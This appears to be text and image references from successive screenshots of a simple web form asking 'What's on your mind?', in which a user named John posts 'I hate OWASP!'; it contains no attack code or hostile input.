


What’s on your mind?



What’s on your mind?


I hate OWASP!



What’s on your mind?

What’s on your mind?

I hate OWASP!




What’s on your mind?

John: I hate OWASP!

